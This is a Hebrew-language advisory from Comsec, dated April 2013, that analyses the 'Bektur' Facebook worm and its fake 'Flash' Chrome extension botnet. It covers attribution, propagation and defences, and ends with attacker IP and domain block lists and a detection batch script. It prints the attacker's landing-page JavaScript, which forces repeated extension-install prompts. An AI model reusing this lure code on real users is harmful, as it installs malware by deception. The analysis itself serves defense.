


04/04/2013

אשנב לחדשות | אירועים | פוגענים בסייבר

סקירת פוגען בפייסבוק - "Bektur"


1. רקע

בצהרי ה-3.4.2013 החלה לפעול תולעת זדונית שהשתמשה בפלטפורמה של הרשת החברתית – פייסבוק, על מנת להפיץ את עצמה בקרב משתמשי הרשת החברתית. חשיפת התולעת החלה לאחר שאלפי משתמשים החלו מגלים כי תייגו את חבריהם או תוייגו על ידם בתמונות שונות ללא ידיעתם.
מניתוח הנתונים עולה כי מלבד להדבקה הויראלית של משתמשי הרשת, התבצעה השתלה של קוד עוין בדפדפני המשתמשים, אשר מטרתו פתיחת ערוץ בין מחשבי המשתמשים שנדבקו לשרתי התוקף.
יכולת ההדבקה המעריכית של התולעת בשילוב עם הפוטנציאל הקיים במימוש היכולות הובילו לבחינה מעמיקה של קומסק את פרטי המקרה. מסמך זה מתאר את ממצאי הביניים של חקירת המקרה.

2. מקור – סקירה מודיעינית

במהלך 24 השעות שחלפו מהתפרצות התולעת, צוותי מודיעין הסייבר של קומסק ניסו להתחקות אחר מקור התולעת ולנסות ליצור תמונה ברורה יותר של מקור התולעת ומטרתו.

1. **שרתי ההדבקה** – על ידי איתור כתובות ה-IP של השרתים אליהם מפנה הלינק בפייסבוק וכן של השרתים המשמשים להורדת הקוד הזדוני למחשבי הקורבנות, נראה כי מיקומם הפיסי של השרתים הינו בצרפת. שרתים אלו שייכים ל-VPS (Virtual Private Server – שירות אירוח אתרים בתשלום) המקושר לגורמים שונים בתורכיה.
2. **מקור התקיפה** – על אף איתור מקור ה-VPS, נדמה כי הגורם התורכי אשר חכר אותו, אינו התוקף עצמו. מניתוח שנעשה במעבדות קומסק, נראה כי ה-VPS התורכי נפרץ, ככל הנראה, על ידי גורם אחר אשר השתמש בפלטפורמה זו כבסיס לתקיפות. הנחה זו מקבלת תיקוף נוסף לאור המצאותן של גרסאות תוכנה ישנות ובעלי פגיעויות ידועות על שרתי ה-VPS.




ממעקב אחר פעולת הפוגען, צוות המחקר של קומסק הצליח להתחקות אחר אתר תורכי נוסף בעל הגבלות גישה. עם זאת, על ידי איתור של גורם אדמיניסטרטיבי פעיל באתר, הצליח צוות המחקר לאתר קשרים בין מנהלי האתר לבין משתמש תורכי ספיציפי בעל זיקה ברורה לעולם המחשוב.

3. **ניסוי כלים –** במהלך ניתוח המידע שנאסף על ידי מערך המודיעין וצוותי האיסוף בקומסק, אותר עמוד פייסבוק בעל שם זהה לאתר השליטה. העמוד, שהוקם לראשונה בתחילת פברואר 2013, הינו עמוד סטטי שאינו כולל תכנים ובו לא מתבצעת פעילות בשגרה. עם זאת, במהלך השבוע של ה-13.3.2013 חלה עליה משמעותית בפעילות האתר בה נרשמו למעלה מ-1,800 "לייקים" לדף הפייסבוק בפרק זמן של כשלושה ימים. מלבד לפעילות זו, לא נרשמה פעילות נוספת בעמוד מלבד להסרת ה- "לייק" על ידי כ-200 משתמשים בשבוע העוקב.

ניתוח המקרה – משקלול כלל הנתונים, נראה כי התוקף החליט לבצע מעין ניסוי כלים של הפוגען או דומה לו טרם המקרה דנן. על מנת לבחון את יכולות הפוגען, השתמש התוקף בעמוד הפייסבוק שהקים ושתל בשרת המשמש לתקיפה קוד שמטרתו "גניבת לייקים" ממשתמשים. סיבה זו יכולה להסביר את העלייה המשמעותית בפעילות שהתגלתה באתר לא פעיל בפרק זמן כה קצר וכן את הסרת הלייקים על ידי חלק מהמשתמשים, ככל הנראה, לאחר שהבחינו כי נעשו פעולות בשמם שקושרות אותם לאתר.

על ידי ביצוע קורלציה בין פרטי המידע השונים, ובפרט, בין ניסוי הכלים לבין האתר התורכי, ניתן לקבוע בסבירות גבוהה כי מקור התקיפה הינו התוקף התורכי המקושר לאתר. על אף כי מטרת התקיפה אינה ברורה כעת, ניתן להניח שהערוץ הנפתח בין המשתמשים שהודבקו לבין השרת התוקף יוכל לשמש בעתיד לביצוע פעילויות שונות בשם המשתמשים שנפגעו בעת גלישתם באינטרנט בדגש לתקיפות בתאריכים יעודיים (לדוגמא: תקיפה ביום א' הקרוב לביצוע מתקפת OpIsrael)




3. התולעת – רקע טכנולוגי


התולעת מופצת באמצעות תמונה בעמוד משתמש תמים בפייסבוק ושתוייגו אליה אוטומטית כל החברים של המשתמש. כאשר לתמונה צורף קישור (לינק) לעמוד אינטרנט המכיל סרטון לכאורה בפורמט Flash.

עם כניסה לקישור, הגולש מופנה לעמוד פקטיבי המתריע לגולש על אי יכולת הצגת סרטון תוך הקפצת הודעת חוסר בתוסף תוכנה המתחזה לרכיב Flash.


בעת לחיצה על העמוד, תופיע הודעת חוסר בתוסף.



עם אישור ההתקנה, המשתמש מופנה לחנות התקנת תוספי כרום של Google ולהורדת תוסף (Extension) "FLASH WATCHING". התקנת התוסף מאשרת גישה מלאה לכול הפונקציונליות של דפדפן הכרום ולשליטה מלאה בדפדפן ובאתרים שאליהם נכנס הגולש. בעת הפעלת דפדפן הכרום התולעת מבצעת קריאה לקוד JavaScript לוירוס הנמצא על שרת מרוחק (הרחבה על הוירוס בסעיף הבא).




דוגמא להוספת התוסף על ידי לחיצה על *"+ הוסף לכרום"*:



לאחר גילוי הפוגען ע"י חוקרי קומסק, הועברה התרעה לצוות אבטחת המידע בגוגל לפעול למען הסרת התוסף העוין מחנותם. לאחר היידוע הוסר מפגע זה מהחנות.


התולעת מופעלת עם גלישה לאתר פייסבוק, אך עם זאת נמצא ע"י חוקרי קומסק כי התולעת מודבקת גם באמצעות רשתות חברתיות אחרות כגון Twitter, ומעלה תמונה בעמוד המשתמש ומתייגת אליה את חבריו. לידיעה (feed/twite) מצורף לינק לעמוד נחיתה המכיל את האמור לעיל וחוזר חלילה. הערכות חוקרי קומסק מגיעות לכדי כמה מאות אלפי משתמשים ברשתות החברתיות אשר נפלו ברשת הפוגען Bektur.



4. הוירוס– רקע טכנולוגי

הוירוס מופעל כאשר הגולש נכנס לכל אתר חדש בדפדפן הכרום. מתבצעת פנייה לשרתים הממוקמים בצרפת השייכים לחברת אירוח תורכית (ומקושרים לשרת "הדבקת" התולעת). בשרת זה מותקן קוד JavaScript, המכיל את הפקודה מהמפעיל לביצוע פעולה על ידי הוירוס, פעולה זו יכולה להשתנות מעת לעת לפי גחמת התוקף.

להלן תמונת מסך לכניסה לשרת השליטה (קבוצת ההאקרים התורכית DarknessBayim – בתרגום חופשי "אפילה אופפת"):




להלן תמונת מסך מקטע קוד המופיעה בתורכית:

```
</center>
 </a></div><a href="javascript:" onclick="kur();" style="text-decoration:none;">
<script>
                if(top!=self)
                    {
                        top.location=self.location;
                    }
                if(frames)
                    {
                        if(top.frames.length>0)
                            top.location.href=self.location;
                    }
</script>

<script id="SansuR">
function kur(){
var is_chrome=navigator.userAgent.toLowerCase().indexOf("chrome")>-1;
if(is_chrome){
          chrome.webstore.install("https://chrome.google.com/webstore/detail/kgbmmcjgkk
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();
          alert("Birazdan ?ikan Pencerede Ekle Butonuna Tiklayiniz!");
          location:chrome.webstore.install();

}
else {
window.location.href="chrome.php";
}
}
</script>

<body background="amam.jpg" a href="javascript:" onclick="kur();" style="text-decorat
    <link href="http://www.google.com/images/icons/product/chrome-32.png" rel="icon"
```

הוירוס רותם את מחשב הגולש לרשת הבוטנט (Botnet) שביום פקודת המפעיל יבצע במדויק וביעילות את מה שהוטל עליו לעשות. לא מן הנמנע כי מועד ההפעלה הקרוב יתקיים ביום ראשון ה- 07 לאפריל (כ"ז בניסן) אשר יועד גורמים המזוהים עם Anonymous כיום תקיפה משולב על מטרות ישראליות.

הוירוס מותקן כתוסף לכרום ומגן על עצמו מפני מחיקה, הוירוס מסתיר את עצמו בתוך ההגדרות של הכרום. עם ניסיון כניסה לתוספים (הגדרות ← תוספים), הוירוס מזהה את ניסיון החשיפה, באמצעות שליטה מלאה בכול הפונקציונליות של כרום ובאתרים שאליהם נכנס הגולש, ומפנה את הגולש לאתר Google.com. דבר המסתיר את קיומו של הוירוס ומקשה את הסרתו.




5. המלצות

לאור האמור לעיל, מומלץ לבצע את הפעולות הבאות:

- הגברת המודעות והערנות בקרב העובדים – יש להנחות את עובדי הארגון להיות עירניים לנושא קבלת לינקים חשודים, מומלץ שלא ללחוץ על לינקים לא מוכרים / חשודים ולנהוג במשנה זהירות ברשתות חברתיות. לכאורה, התקפה זו הסתיימה אך יתכן כי מדובר על סבב ראשון של התקפה ויתכנו סבבים נוספים של ההתקפה הנוכחית ,תתכן התקפה נוספת דומה דרך ערוץ הפייסבוק, ערוץ הגלישה, ערוץ המייל או דרכים נוספות.
- מומלץ להגביל ואף למנוע גישה לרשתות חברתיות בסביבות רגישות.
- ניתן להריץ את הסקריפט המצורף (סעיף 6 - נספח) על מנת לבדוק האם המחשב בארגון נדבק בנוזקה. יש לציין כי סקריפט זה הינו עבור בדיקת הדבקות בדפדפן Chrome בלבד ואינו כולל את כל סוגי גילוי הנוזקה בדפדפנים מסוג אחר או בוריאנטים של הנוזקה. ניתן לחפש ידנית את שם התוסף של הדפדפן במחשב ולהסירו באופן ידני (שם התוסף: kgbmmcjgkkecjcafigegjphkmkdpnggo).
- מומלץ להוסיף את כתובות ה IP ורשומות ה DNS המצורפות לחסימה ברכיבי ההגנה הרשתיים (IPS/Firewall).ניתן לכסות את כל טווח הכתובות. כתובות אלו הן חלק מכתובות השרתים השייכים לתוקפים עליהן יש את הקוד העויין ותוכנת ההתקנה המכילה את הנוזקה.

IP	DNS
178.33.181.39	orospumtugcebakir.com
94.23.48.114	89b83ae86b5f3e4101908613040306032031066 5b0293720f77f54f92145488.bathlala.com
87.98.175.60	
5.135.187.50	
46.105.191.87	
91.121.029.213	
37.49.226.4	
188.165.207.016	
176.031.117.056	
142.4.216.43	
198.27.74.70	



- מומלץ לבדוק האם בוצעה תקשורת לכתובות המפורטות בסעיף 4, אם זוהתה תקשורת לכתובות אלו, מומלץ לבצע בדיקה מקיפה יותר לזיהוי המחשבים שנפגעו בנוזקה על מנת לנקות אותם מהנוזקה.
- מומלץ לבצע עדכון תוכנת האנטי וירוס על גבי תחנות הקצה. במידת הצורך ניתן לפנות לצוות מעבדות הסייבר שבחברת "קומסק" לטובת בדיקה ממוקדת של מענה ההגנה המוטמע בארגון.
- מומלץ לחסום יכולת התקנת תוכנות / תוספי דפדפן שאינן עברו בדיקה של אבטחת מידע בארגון.

6. נספח

check-bectur.bat (For windows version XP / 7)

```
@echo off
cd %appdata%
cd "..\Local\Google\Chrome\User Data\Default\Extensions" >nul 2>nul
IF exist "kgbmmcjgkkecjcafigegjphkmkdpnggo" ( echo VIRUS DETECTED) ELSE (echo. )
@cd %appdata%
@cd "..\Local Settings\Application Data\Google\Chrome\User Data\Default\Extensions" >nul 2>nul
IF exist "kgbmmcjgkkecjcafigegjphkmkdpnggo" ( echo VIRUS DETECTED) ELSE (echo. )
```

© **הודעה בדבר זכויות יוצרים:** אין להעתיק, לשכתב, לצלם או לשלוח מסמך זה או חלקים ממנו מבלי לקבל אישור בכתב מחברת קומסק. המידע המופיע במסמך זה הנו רכושה של חברת קומסק ומותר לשימושו הבלעדי של לקוחות קומסק. כל הקורא מסמך זה, כולו או מקצתו, ואינו מורשה למידע המופיע בו, חשוף לתביעה משפטית. המוצא מסמך זה מתבקש להעבירו לידי חברת קומסק.